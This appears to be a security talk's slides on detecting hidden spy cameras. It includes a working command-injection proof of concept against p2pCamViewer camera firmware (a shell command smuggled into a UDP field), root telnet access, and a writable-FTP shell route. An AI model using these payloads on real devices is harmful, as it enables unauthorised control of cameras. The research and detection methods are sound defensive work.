  if ( !strcmp(s1, "fmt") )
  {
```

```
int __fastcall sub_4F800(_DWORD *a1, int a2)
{
  char *v3; // [sp+0h] [bp-14h]
  _DWORD *v4; // [sp+4h] [bp-10h]
  signed int v5; // [sp+Ch] [bp-8h]

  v4 = a1;
  v3 = (char *)a2;
  sub_22F64(a1 + 109, 100);
  v5 = sub_4F778((int)v4, v3);
  if ( v5 >= 0 )
  {
    if ( v4[108] - 1 > v5 )
      memmove((void *)v4[115] + 108 * v5, (const void *)v4[115] + 108 * (v5 + 1), 108 * (v4[108] - 1 - v5));
    --v4[108];
  }
  sub_22F90((pthread_mutex_t *)v4 + 109);
  v4[107] = 1;
  doSystem("rm '%s/%s'", v4[43], v3);
  return 0;
}
```

- p2pCamViewer
  - A command injection vulnerability


```
1  import socket
2  import binascii
3
4  BUFSIZE = 1024
5  client = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
6  msg = binascii.a2b_hex('0000f009b2756ef00100000000')+ 'TIME=28800;endTime=1591515084;MainCmd=
   recName=a||mkdir /tmp/fff;recID=0;userType=hkclient;status=1;Prot=5000;MacIP=0x0xd01d1e70:60
   '
7
8  ip_port = ('192.168.43.107', 2627)
9  client.sendto(msg, ip_port)
```

```
[root@anyka ~]$ netstat -tunlp
netstat: showing only processes with your user ID
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:6789            0.0.0.0:*               LISTEN      424/daemon
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN      361/tcpsvd
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN      346/telnetd
udp        0      0 0.0.0.0:8192            0.0.0.0:*               424/daemon
udp        0      0 0.0.0.0:53              0.0.0.0:*               714/anyka_ipc
udp        0      0 0.0.0.0:2627            0.0.0.0:*               714/anyka_ipc
udp        0      0 0.0.0.0:2629            0.0.0.0:*               714/anyka_ipc
udp        0      0 0.0.0.0:57334           0.0.0.0:*               714/anyka_ipc
udp        0      0 0.0.0.0:39932           0.0.0.0:*               714/anyka_ipc
[root@anyka ~]$ ps
```



- CAMVIEW

- Anonymous FTP with write permission
- So get shell in various ways



| Name                         | Size      | Modified   |
|------------------------------|-----------|------------|
| proc                         | --        | 1970/1/1   |
| dev                          | --        | 1980/1/1   |
| mnt                          | --        | 1980/1/1   |
| sys                          | --        | 1980/1/1   |
| var                          | --        | 1980/1/1   |
| bin                          | --        | 2017/1/7   |
| sbin                         | --        | 2017/1/7   |
| usr                          | --        | 2017/1/7   |
| etc                          | --        | 2017/3/23  |
| sysconfig                    | --        | 2011/5/24  |
| init.d                       | --        | 2017/1/7   |
| jffs2                        |           | Today      |
| hostapd.conf                 | 1.9 KB    | 1980/1/1   |
| resolv.conf                  | 23 bytes  | 1980/1/1   |
| scc.conf                     | 54 bytes  | 1980/1/1   |
| softap.ini                   | 2 bytes   | 1980/1/1   |
| app_ker_update_client_ip.ini | 62 bytes  | 2013/10/31 |
| wpa_supplicant.conf          | 1.5 KB    | 2014/12/13 |
| passwd                       | 128 bytes | 2015/11/4  |
| config.xml                   | 4.1 KB    | 2017/2/16  |
| shadow                       | 141 bytes | 2020/9/10  |

```
Connection to 192.168.43.253 port 23 [tcp/*] succeeded!
#####
anyka login: root
root
welcome to file system
[root@anyka ~]$ id
id
uid=0(root) gid=0(root) groups=0(root)
[root@anyka ~]$
```

# Other detection methods



# MAC address detection

```
127|HWLYA:/ $ cat /proc/net/arp
IP address      HW type    Flags      HW address    Mask        Device
192.168.1.2      0x1        0x0        :00:00:00:00   *           wlan0
192.168.1.55     0x1        0x2        :3c:a2:b6:3a   *           wlan0
192.168.1.3      0x1        0x0        :00:00:00:00   *           wlan0
192.168.1.41     0x1        0x2        :2b:f6:05:e3   *           wlan0
192.168.1.94     0x1        0x2        :78:1b:37:0a   *           wlan0
192.168.1.58     0x1        0x2        :e4:00:00:11   *           wlan0
192.168.1.121    0x1        0x2        :ca:f2:e7:39   *           wlan0
192.168.1.22     0x1        0x2        :eb:1b:ce:02   *           wlan0
192.168.1.1      0x1        0x2        :cb:5b:44:88   *           wlan0
192.168.1.200    0x1        0x2        :69:60:ae:2b   *           wlan0
```

- The manufacturer information of MAC address is always the same
- Guess that they made from the same manufacturer
- If blacklisted, it will be very suspicious
- Android does not necessitate root permission
  - busybox arp -a
  - cat /proc/net/arp
- Part of the blacklist
  - D4-B7-61 (hex)      Sichuan AI-Link Technology Co., Ltd.
  - 10-A4-BE (hex)      SHENZHEN BILIAN ELECTRONIC CO., LTD
  - 0C-8C-24 (hex)      SHENZHEN BILIAN ELECTRONIC CO., LTD



# Port detection

- Possible false positives (e.g. home camera)
- Port 514
  - RTSP service
  - Many Hisilicon spy cameras can be viewed directly with VLC
- Port 80
  - Grep webcam、ipcam




# Electromagnetic signal detection

- Traditionally, several false positives
  - 50Mhz-3.5Ghz, the frequency is too extensive
- Spy camera need remote control and WI-FI
- Wi-Fi monitor mode
  - Close to anything, and check the RSSI
  - Get the mac address, no need to connect to the WIFI
  - Need to change the channel; 2.4G is sufficient
  - The tiny device, esp32 with monitor mode



# Infrared signal detection

- Some cameras have night mode
  - IR LED emits infrared light, and the lens supports infrared (just removed the IR-CUT optical filter)
  - For instance, the alarm clock camera module with infrared night vision
- Detection method
  - Detect it with our mobile phone camera (mobile phone has a filter, not very apparent)
  - The best way is to use an infrared camera





# Detection by a metal detector and AC tester

- False positives are high
- A helper method to find AC power supply
  - The camera requires a permanent 5V power supp



# Detection by a thermal imager

- The temperature of the spy camera is generally very high because;
  - The lens and processor are working all the time: video recording, motion monitoring
  - The power supply transformer needs to work all the time
  - The space is closed and the heat cannot be released
- Use the thermal imager to detect the cam in the house
  - Quickly find hot places using portable thermal imagers, such as Flir One



# Network traffic feature detection

- 802.11 real-time frame decryption
  - High-performance monitor card(RTL8812AU /RTL8814AU)
  - Open network, known password, or use the Wi-Fi master key to obtain the password
  - Then we can decrypt all clients' network traffic
  - Monitor the domain, IP and port of spy camera
- Traffic analysis using IPS / IDS / traffic detection equipment
  - Configure guidelines of hotel network equipment and operator traffic detection equipment
  - Router and security equipment manufacturers can also develop corresponding products and configuration rules



# Some good news

- Through various efforts (country levels, security research, reporting), the HdMiniCam server has been shut down
  - The domain and IP in the device are hardcoded; hence all the HdMiniCam are currently invalid
- Guangdong police cracked China's largest illegal selling and selling spy camera case
  - 238 suspects were arrested
  - 40 places for making and selling spy cameras were destroyed
  - More than 1 million finished, semi-finished and accessories of spy cameras were seized
  - Shut down several servers

## Ratings&Reviews

not work anymore



VanHould - 2020-02-25 02:18:14

### NOT ABLE TO INSTALL!!

I attempted to install mommy's buddy WiFi nan na cam 2 hours ago and it is still saying "logging in". I'm not able to reach support because there was not a support number to call and even the store that says app support takes me [More](#)



botjege - 2020-02-10 02:06:32

It does not work .so many complaints and no one is fixing it

The app does not connect the camera to the server so when away you cannot connect to the camera and check your house it just works when on the same WiFi connection .fix this please it's been over a month ,the developer should be responsible.a waist in money and time



fuckingfucks - 2020-02-19 03:05:48


### Don't buy it

It'll only connect to your WiFi at home. Once you leave the house it logs you out and won't log back in until you're connected to your WiFi back at home. What's the point on having it if you can't watch it away from home?



# Some good news

- The spy camera cannot be downloaded via the app store anymore
  - GooglePlay
  - AppStore
  - Huawei Store
  - sj.qq.com
  - .....



# Some bad news

- A majority of old systems are still working
  - p2pCamViewer
  - HDSPCAM
  - CamVIEW
- Some new systems have emerged
  - HDWiFiCam Pro
  - Look Cam
  - IPLiveCam
  - .....
- New attack techniques
  - ID traversal and weak password burst, to control the family smart cameras
- Further research is needed

play.google.com/store/apps/details?id=x.p2p.cam&hl=zh

类别 | 首页 | 排行榜 | 新上线



p2pCamViewer

Yibo Chen 工具

★★★★★ 4,549 人

3+

此应用与您的设备兼容。

| 更新日期        | 大小   | 安装次数       |
|-------------|------|------------|
| 2017年10月12日 | 5.9M | 1,000,000+ |

**\*\*\* Almost all the Wifi Spy Cam stop working right now. This Wifi Module is having a new app, a new PCB board & a new router location.**

**So you can view it worldwide Live anytime and anywhere\*\*\***



V80 mini spy camera with APP: Look Cam

539次观看 · 1个月前

Mini Spy Camera with APP: HDWiFiCam Pro

673次观看 · 1个月前



# Summary

# Summary

- Spy camera is terrible, and the traditional method has limited effects
- We can easily detect them via security technology
- With tremendous efforts, the problem has been improved

| Jobs                                     | TODO                                                                                                                                                                                            |
|------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Hotel guests / Renters                   | Use some simple and effective detection methods, such as app detection                                                                                                                          |
| Hotel Manager                            | Use app for regular detection<br>Add IP and domain rules to network devices<br>Purchase some simple and effective detection equipment, such as thermal imager                                   |
| Professional detect personnel            | Monitor and scan the network through various high authority operations (such as monitor mode network card)<br>Thermal imager, infrared camera and other physical methods are used for detection |
| Operators, national information security | Analyze the latest software and hardware in time<br>Block IP and domain, shut down server and delete app in app store                                                                           |

Thanks!